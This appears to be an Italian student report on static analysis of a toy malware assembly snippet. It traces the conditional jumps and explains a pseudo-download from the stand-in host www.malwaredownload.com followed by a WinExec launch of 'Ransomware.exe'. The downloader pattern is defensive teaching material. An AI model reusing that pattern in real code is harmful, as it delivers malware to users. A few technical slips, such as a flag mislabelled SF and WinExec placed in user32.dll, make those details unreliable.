19 FEBBRAIO 2024

PROGETTO S11-L5

Corrado li quadri

ANALISI STATICA AVANZATA

TRACCIA

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Le richieste del progetto includono l'analisi statica avanzata di un codice Assembly fornito. Lo scopo sarà quello di ipotizzare, attraverso l'interpretazione delle varie istruzioni presenti, il possibile comportamento del malware, ipotesi che successivamente andranno verificate o smentite a seconda della risposta relativa all'analisi basica avanzata.

INDICE

ANALISI STATICA BASICA

FUNZIONALITÀ DEL MALWARE

ANALISI STATICA AVANZATA

L’analisi statica avanzata si concentra sulla valutazione di dati o sistemi in uno stato fisso o immobile, senza tener conto dei cambiamenti nel tempo o delle dinamiche di movimento; è sostanzialmente un processo di esame approfondito del codice sorgente o del bytecode di un software senza la necessità di eseguirlo. L’obiettivo è identificare potenziali vulnerabilità, bug e difetti di sicurezza che potrebbero essere sfruttati da un hacker. L’analisi statica avanzata si basa su diverse tecniche tra cui:

Analisi del flusso di controllo:

questa tecnica esamina il modo in cui il codice viene eseguito, identificando i possibili percorsi che il programma può seguire. Questo permette di individuare potenziali vulnerabilità come buffer overflow, divisioni per zero e dangling pointer.

Analisi del codice offuscato:

questa tecnica è utilizzata per analizzare il codice che è stato deliberatamente reso difficile da leggere e comprendere. L'analisi del codice offuscato può essere utilizzata per identificare vulnerabilità che potrebbero essere nascoste all'interno del codice.

CODICE ASSEMBLY

L'assembly è un linguaggio di programmazione di basso livello che permette di comunicare direttamente con l'hardware di un computer. È un linguaggio mnemonico, il che significa che utilizza istruzioni composte da parole brevi e facili da ricordare per gli esseri umani, anziché da codici binari incomprensibili.

L'analisi del linguaggio assembly di un malware offre una lente d'ingrandimento unica sul suo funzionamento interno, svelando dettagli cruciali che possono essere utilizzati per la difesa informatica. L'analisi del codice permette di esaminare le diverse funzionalità del malware, come la replicazione, l'infezione di altri sistemi e il furto di dati. Inoltre, l'identificazione di istruzioni e funzioni specifiche può aiutare a classificare il tipo di malware e la sua famiglia.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3:

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

SALTI CONDIZIONALI

I salti condizionali sono istruzioni di programmazione che permettono di modificare il flusso di esecuzione di un programma in base al valore di una o più condizioni. In parole semplici, invece di eseguire le istruzioni in sequenza, il programma può "saltare" a una porzione di codice diversa se una determinata condizione è vera o falsa. Sono solitamente collegati a diverse strutture di controllo, non sono altro che costrutti logici che determinano l'ordine in cui le istruzioni vengono eseguite all'interno di un programma.

Struttura di controllo condizionale (if-then-else):

In questa struttura, il programma valuta una condizione e decide quale blocco di istruzioni eseguire in base a essa. Se la condizione è vera, il blocco "then" viene eseguito; altrimenti, viene eseguito il blocco "else". I salti condizionali sono utilizzati per implementare questa logica di esecuzione condizionale. Se la condizione è vera, il salto condizionale porta l'esecuzione al blocco "then", altrimenti al blocco "else".

Nel codice in dettaglio, i salti condizionali sono strettamente correlati al risultato dell'istruzione cmp.

Cmp

La sintassi di cmp è: **cmp destinazione,sorgente**

L'istruzione CMP (Compare) in assembly è utilizzata per confrontare due valori sottraendo il secondo valore dal primo. A differenza dell'istruzione 'sub', l'istruzione 'cmp' non memorizza il risultato della sottrazione in alcun registro; Il risultato del confronto viene memorizzato nei flag del registro di stato (EFLAGS). I flag sono bit che indicano diverse condizioni, come ad esempio:

CMP	ZF	CF
Destinazione = sorgente	1	0
Destinazione < sorgente	0	1
Destinazione > sorgente	0	0

Zero flag (ZF): Se il risultato del confronto è uguale a zero, il flag ZF viene settato a 1.

Carry flag (CF): Se il risultato del confronto è negativo, il flag SF viene settato a 1.

jnz

```
00401040    mov     EAX, 5
00401044    mov     EBX, 10
00401048    cmp     EAX, 5
0040105B    jnz     loc 0040BBA0
```

`mov eax, 5`: assegna il valore 5 al registro `eax`. In altre parole, il contenuto del registro `eax` viene sovrascritto con il valore 5.

`mov ebx, 10`: assegna il valore 10 al registro `ebx`. Anche in questo caso, il contenuto del registro `ebx` viene sovrascritto con il valore 10.

`cmp eax, 5`: confronta il valore nel registro `eax` con il valore 5. La CPU esegue una sottrazione implicita tra il contenuto di `eax` e 5 modificando i flag del processore in base al risultato della sottrazione. Essendo il valore contenuto in `eax` uguale a 5, lo zero flag(ZF) sarà impostato a 1.

jnz, in Assembly, sta per "Jump if Not Zero". È un'istruzione condizionale che controlla lo zero flag (ZF) nel registro di stato EFLAGS. Se ZF è impostato a 0 (il che significa che l'ultimo risultato dell'operazione non era zero), salta all'indirizzo specificato nell'operando loc (0040BBA0). Dato che con la precedente istruzione 'cmp', è stato assegnato il valore 1 al flag ZF, il flusso del programma riprenderà dalla successiva istruzione senza effettuare il salto condizionale.

Jz

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Tenendo a mente che nell'istruzione precedente, mov assegna ad EBX il valore 10, analizziamo l'ultima parte del codice Assembly.

`inc ebx`: incrementa il valore contenuto nel registro `ebx` di uno. Quindi, il valore di `ebx` viene aumentato da 10 a 11.

`cmp ebx, 11`: confronta il valore contenuto nel registro `ebx` con il valore 11. Durante questa operazione, la CPU esegue implicitamente una sottrazione tra il valore in `ebx` e 11, essendo il valore contenuto in ebx uguale a 11, ZF di conseguenza viene impostato a 1.

jz, in assembly, sta per "Jump if Zero". È un'istruzione condizionale che controlla il flag di zero (ZF) nel registro di stato EFLAGS. Se il flag di zero è impostato a 1 (il che significa che l'ultimo risultato dell'operazione era zero), salta all'indirizzo specificato nell'operando loc (0040FFA0).Dato che con la precedente istruzione 'cmp', è stato assegnato il valore 1 al flag ZF, il flusso del programma effettua il salto condizionale all'indirizzo di memoria specificato.

DIAGRAMMA DI FLUSSO



L'analisi condotta fino ad ora ci ha consentito di ricostruire quello che è l'effettivo flusso di esecuzione del programma. Come evidenziato nel diagramma, l'istruzione jnz viene ignorata in quanto la condizione non è verificata, al contrario il programma effettua un salto condizionale all'indirizzo di memoria 0040FFA0 in quanto la condizione imposta dall'istruzione jz è soddisfatta.

FUNZIONALITÀ DEL MALWARE

A valle dell'analisi appena effettuata è necessario capire la tipologia del malware che stiamo trattando per poter comprendere appieno il tipo di attività malevola che effettua sul sistema; è utile analizzare le varie funzioni importate dall'eseguibile del malware, all'interno del codice Assembly notiamo la chiamata alla funzione DownloadToFile(), tipica dei malware appartenenti alla famiglia dei Downloader.

DOWNLOADER

Un downloader è un tipo di malware progettato per scaricare e installare altri tipi di malware o componenti dannosi su un sistema compromesso. Questo tipo di malware

è particolarmente pericoloso perché può essere utilizzato per distribuire una vasta gamma di minacce informatiche, tra cui virus, trojan, ransomware, spyware e altro ancora. Come già evidenziato in fase di analisi, possiamo identificare un eventuale download inizializzato dell'eseguibile individuando all'interno del codice la chiamata alla funzione URLDownloadToFile().

DownloadToFile()

La funzione URLDownloadToFile() è una API (Application Programming Interface) fornita da Microsoft Windows per semplificare il processo di download di file da Internet in applicazioni Windows. È definita nella libreria urlmon.dll, il prototipo della funzione è il seguente:

```cpp
HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller,
    LPCWSTR szURL,
    LPCWSTR szFileName,
    DWORD dwReserved,
    LPBINDSTATUSCALLBACK lpfnCB
);
```


Si tratta di una funzione sincrona, il che significa che il thread chiamante viene bloccato fino al completamento del download o all'eventuale errore. Tra i parametri richiesti dalla funzione, troviamo di particolare interesse 'szFileName' che sarà il nome del file salvato sul disco rigido a valle del download e 'szURL che invece è l'URL al quale il malware si collegherà per scaricare il contenuto malevolo. La funzione restituisce un valore 'S_OK' se il download è andato a buon fine, diversamente restituirà un codice di errore.

Analizziamo la parte del codice Assembly in cui viene implementata la funzione in esame.

Parametro szURL

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

EDI, il parametro URL che contiene www.malwaredownload.com(sito attraverso il quale il malware scarica contenuti malevoli) viene passato, prima della chiamata alla funzione, attraverso l'istruzione push sullo stack della funzione stessa. La ragione principale dietro questo approccio è la gestione flessibile della memoria. Mettendo i parametri nello stack, è possibile gestire un numero variabile di parametri senza dover preallocare un numero fisso di registri per i parametri della funzione. Quando la funzione viene chiamata, il primo parametro è il più vicino al puntatore dello stack(ESP), rendendo più facile l'accesso.



Dopo aver correttamente scaricato il malware da internet, il Downloader dovrà procedere al suo avvio. Per farlo, può utilizzare una della API messe a disposizione da windows.

WinExec()

La funzione `WinExec()` è una funzione della libreria user32.dll di Windows, che viene utilizzata per eseguire un programma specificato dal suo percorso o per avviare un'applicazione utilizzando il suo nome di file eseguibile. Quando viene chiamata, WinExec() crea un nuovo processo e avvia il programma specificato.

Prototipo della funzione:

```cpp
UINT WinExec(
  LPCSTR lpCmdLine,
  UINT   uCmdShow
);
```

Tra i parametri notiamo 'lpCmdLine', è una stringa che rappresenta la riga di comando da eseguire. Questa stringa può includere il percorso dell'eseguibile, opzioni del comando e argomenti. Se la funzione viene eseguita correttamente restituisce un valore diverso da zero, che rappresenta l'identificatore della nuova istanza dell'applicazione.

Analizziamo la sezione di codice in cui viene implementata la funzione appena descritta.

Parametro lpCmdLine

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

EDI, contiene una stringa che rappresenta il percorso dell'eseguibile che tenta di avviare, in questo caso Ransomware.exe; si tratta di un tipo di malware progettato per bloccare l'accesso ai file o al sistema dell'utente per poi richiedere un riscatto per poterlo ripristinare. Il parametro viene passato, prima della chiamata alla funzione, attraverso l'istruzione push sullo stack della funzione stessa.

La responsabilità dell'interpretazione della riga di comando e dei suoi parametri ricade sul programma chiamato. Ad esempio, se si avvia un programma che supporta argomenti da riga di comando, sarà compito di quel programma interpretare correttamente gli argomenti e agire di conseguenza.

ACCORGIMENTI TECNICI

Nel contesto di una futura analisi dinamica avanzata, è utile settare un breakpoint alla chiamata di funzione 'URLDownloadToFile' per capire quali parametri sono stati passati alla funzione, ovvero quale URL il malware sta cercando di raggiungere per scaricare il file malevolo.